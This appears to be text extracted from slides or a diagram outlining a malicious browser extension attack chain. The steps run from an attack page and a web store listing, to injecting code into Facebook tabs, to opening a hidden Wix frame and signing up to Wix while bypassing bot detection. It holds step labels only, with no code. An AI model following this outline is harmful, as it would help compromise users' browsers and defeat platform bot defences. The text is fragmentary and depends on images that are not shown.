
Attack Page




Google Web Store




Extension Course of Action




Inject Code
Into Facebook tabs



~~Open Wix Frame
Transparently inside a Facebook page~~




Sign Up to Wix
Bypassing bot detection







/register

FAIL



Extension Course of Action



Inject Code
Into Facebook tabs

Open Wix Frame
Inside a Facebook page

Sign Up to Wix
Bypassing bot detection

